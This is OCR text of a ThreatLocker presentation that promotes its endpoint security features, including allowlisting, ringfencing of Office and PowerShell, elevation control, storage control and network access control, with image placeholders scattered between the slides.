
NVME | S/N: ACE4_2E00_1234 | 62857 KBytes | execute | Monitoring Policy



Updated Applications

THREATLOCKER

What about attacks that live off the land?



THREATLOCKER

Ringfence

Office

PowerShell

Ringfence

PowerShell

Files and Folders

Administrator Permissions

Storage Control

THREATLOCKER


What is the challenge with securing your network today?

There is no network!

We just share it!


THREATLOCKER

VPN



THREATLOCKER


THREATLOCKER



Allowlisting

Elevation Control

Network Access Control



Ringfencing

Storage Control

THREATLOCKER

Thank you

THREATLOCKER